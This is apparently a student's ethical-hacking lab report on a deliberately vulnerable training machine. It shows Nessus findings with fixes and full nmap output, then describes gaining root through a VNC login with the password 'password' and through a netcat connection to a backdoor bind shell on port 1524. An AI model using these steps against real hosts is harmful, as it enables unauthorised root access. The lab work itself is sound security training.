CEH Challenge Lab
Damien Sheridan

Objective: To identify vulnerabilities on IP addresses (142.232.197.73, 142.232.197.72, 142.232.197.67, 142.232.197.39) and try to exploit them using exploitation tools.

Tools used: Nessus scan framework by Tenable, Nmap tool, HashCat password cracking tool, John the Ripper password cracking tool, Metasploit exploitation framework, NetCat network remote connection tool for entering into backdoors, VNC viewer to gain access to the insecure VNC server.

Ports examined: can be seen below on screenshots of scans made by Nmap and Nessus.


OS Detection: can be seen below on screenshots and documentation.

Service Version: can be seen below on screenshots and documentation.

Analysis and Results

IP address 142.232.197.73

I have used Nessus vulnerability scanner to determine what vulnerabilities I can exploit for out project. It gave me the following list of vulnerabilities that I have tested further.



The number of vulnerabilities listed by severity level:
Critical – 9,
High – 7,
Medium – 24,
Low – 8.

CRITICAL SEVERITY

CVE-2010-2075 | Backdoor | CVS score = 10.0

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host. Can be exploited using port 6667/tcp/irc.

Solution: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

CVE-2008-0166 | Gain shell remotely | CVS score = 10.0

Vulnerability in the OpenSSL cryptographic library that affects Debian-based Linux systems. Due to a weak random number generator, cryptographic keys generated on affected systems between 2006 and 2008 were predictable, making them vulnerable to brute-force attacks. This flaw allowed attackers to break encrypted communications or impersonate users if they had access to the weak keys. The fix involved regenerating secure keys after applying a patch. Vulnerable ports: 25/tcp/smtp, 5432/tcp/postgresql, 22/tcp/ssh.

Solution: Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

VNC Server 'password' Password | Gain shell remotely

The VNC server running on the remote host is secured with a weak password. It is possible to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution: Secure the VNC server with strong password and use encryption.

CVE-2020-1745, CVE-2020-1938 | Apache Tomcat AJP Connector Request Injection (Ghostcat) | Web Servers | CVS score = 9.8

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE). Version 5.5. Port: 8180/tcp/www.

Solution: Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

HIGH SEVERITY

CVE-2020-8616 | ISC BIND Service Downgrade / Reflected DoS | DNS DoS | CVS score = 8.6

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response. An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack. Affected port: 53/udp/dns.

Solution: Upgrade to newer versions of ISC BIND that are supported by vendor.

CVE-2016-2118 | Samba Badlock Vulnerability | Remote access and MiTM attack | CVS score = 7.5

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-

the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services. Vulnerable port: 445/tcp/cifs.

Solution: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

CVE-1999-0651 | rlogin Service Detection, rsh Service Detection | Plaintext during data transmission | CVS score = 7.5

The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin or rsh client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Affected port: 513/tcp/rlogin.

Solution: Comment out the 'login' for rlogin or 'rsh' for rsh line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

CVE-2016-2183 | SSL Medium Strength Cipher Suites Supported (SWEET32) | Medium level encryption | CVS score = 7.5

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite. Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network. Ports: 25/tcp/smtp, 5432/tcp/postgresql.

Solution: Reconfigure the affected application, if possible, to avoid use of medium strength ciphers.

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	7.4	0.6988	UnrealIRCd Back...	Backdoors	1
CRITICAL	10.0 *			VNC Server 'pass...	Gain a shell remotely	1
CRITICAL	9.8			SSL Version 2 an...	Service detection	2
CRITICAL	...	...	...	2 SSL (Multipl...	Gain a shell remotely	3
HIGH	7.5	5.9	0.0358	Samba Badlock ...	General	1
HIGH	7.5 *	5.9	0.015	rlogin Service De...	Service detection	1
HIGH	7.5 *	5.9	0.015	rsh Service Dete...	Service detection	1
HIGH	7.5			NFS Shares Worl...	RPC	1
MIXED	...	...	...	15 SSL (Multipl...	General	28
MIXED	...	...	...	5 ISC Bind (M...	DNS	5
MEDIUM	6.5			TLS Version 1.0 ...	Service detection	2
MEDIUM	6.5			Unencrypted Tel...	Misc.	1
MEDIUM	5.9	4.4	0.9524	SSL DROWN Atta...	Misc.	1
MEDIUM	5.9	4.4	0.0031	SSL Anonymous ...	Service detection	1
MIXED	...	...	...	6 SSH (Multip...	Misc.	6
MIXED	...	...	...	3 HTTP (Multi...	Web Servers	3

Scanning of the machine

I have used command 'nmap -T4 -A 142.232.197.73' to scan ports on IP address. Using -A argument I could detect OS, Service Version, Script Scanning, and Traceroute. As you can see below, I have got all that in my output. Now, we can see services that run on the machine, their version and also OS which I consider to be Ubuntu 8.04.

```
┌──(damien㉿damien)-[~]
└─$ nmap -T4 -A 142.232.197.73
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:55 PDT
Nmap scan report for 142.232.197.73
Host is up (0.085s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.65.67.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2024-10-22T22:01:53+00:00; +2m54s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```


```
|      SSL2_RC4_128_EXPORT40_WITH_MD5
|      SSL2_DES_192_EDE3_CBC_WITH_MD5
|      SSL2_RC4_128_WITH_MD5
|      SSL2_RC2_128_CBC_WITH_MD5
|      SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Hello
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      43894/udp   mountd
|   100005  1,2,3      49704/tcp   mountd
|   100021  1,3,4      41202/tcp   nlockmgr
|   100021  1,3,4      56800/udp   nlockmgr
|   100024  1          36123/tcp   status
|_  100024  1          46159/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 824
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Speaks41ProtocolNew, ConnectWithDataba
```

```
|   Some Capabilities: LongColumnFlag, Speaks41ProtocolNew, ConnectWithDataba
se, Support41Auth, SupportsCompression, SupportsTransactions, SwitchToSSLAfte
rHandshake
|   Status: Autocommit
|_  Salt: pe.O$dL/GXaaDo%eP?+V
4444/tcp open  krb524?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-22T22:01:53+00:00; +2m55s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 12 days, 1:51:09
|   source ident: nmap
|   source host: 2B570183.87DB47C5.C9D12AFF.IP
|_  error: Closing Link: cxnzqqrme[10.65.67.23] (Quit: cxnzqqrme)
8009/tcp open  ajp13?
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, BCITMAIL-SRV, irc.Metasploi
table.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
```


```
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 12 days, 1:51:09
|   source ident: nmap
|   source host: 2B570183.87DB47C5.C9D12AFF.IP
|_  error: Closing Link: cxnzqqrme[10.65.67.23] (Quit: cxnzqqrme)
8009/tcp open  ajp13?
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, BCITMAIL-SRV, irc.Metasploi
table.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-10-22T18:01:34-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: BCITMAIL-SRV, NetBIOS user: <unknown>, NetBIOS MAC: <
unknown> (unknown)
|_clock-skew: mean: 1h02m55s, deviation: 2h00m01s, median: 2m53s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.60 seconds
```

Exploiting using VNC server and bindshell


I have analyzed the outputs from Nessus scan of the machine and found that VNC server is not secured by encryption and has a default and easy password configured on it.




I went to google to download VNC viewer for MacOS because my host machine runs this OS. After downloading I accepted all terms and conditions and used free version of the application.




After getting into the application, I could connect to the IP address of target just by typing it in 'Connect to address or hostname'.



In the upcoming prompt the password is required. By referring to Nessus scan I tried ‘password’ for password.



Now, I have access to our targets host machine. To verify what user I am logged in, I type 'whoami' and output says that I am *root* user. After verification, I decided to create folder and text file named 'damien' and 'damien.txt'.




Gaining remote shell access to the root user on the machine

By researching on Nmap and Nessus scan and reading forums on internet, I found that NetCat can be useful to gain remote shell access to the target machine owing to the fact that it is vulnerable to the backdoors and remote shell access attacks.

So, I ran the 'nc 142.232.197.73 1524' command to try to connect remotely to the host. As you can see 142.232.197.73 is target IP address and 1524 is 'bindshell', where on Nmap scan we can see that it is backdoor to root shell.

Here I log into the same machine but using NetCat and port 1524 and could access it as well, as you can see, I can see my files that I created the previous method and verify that I'm root user by typing *'whoami'*.



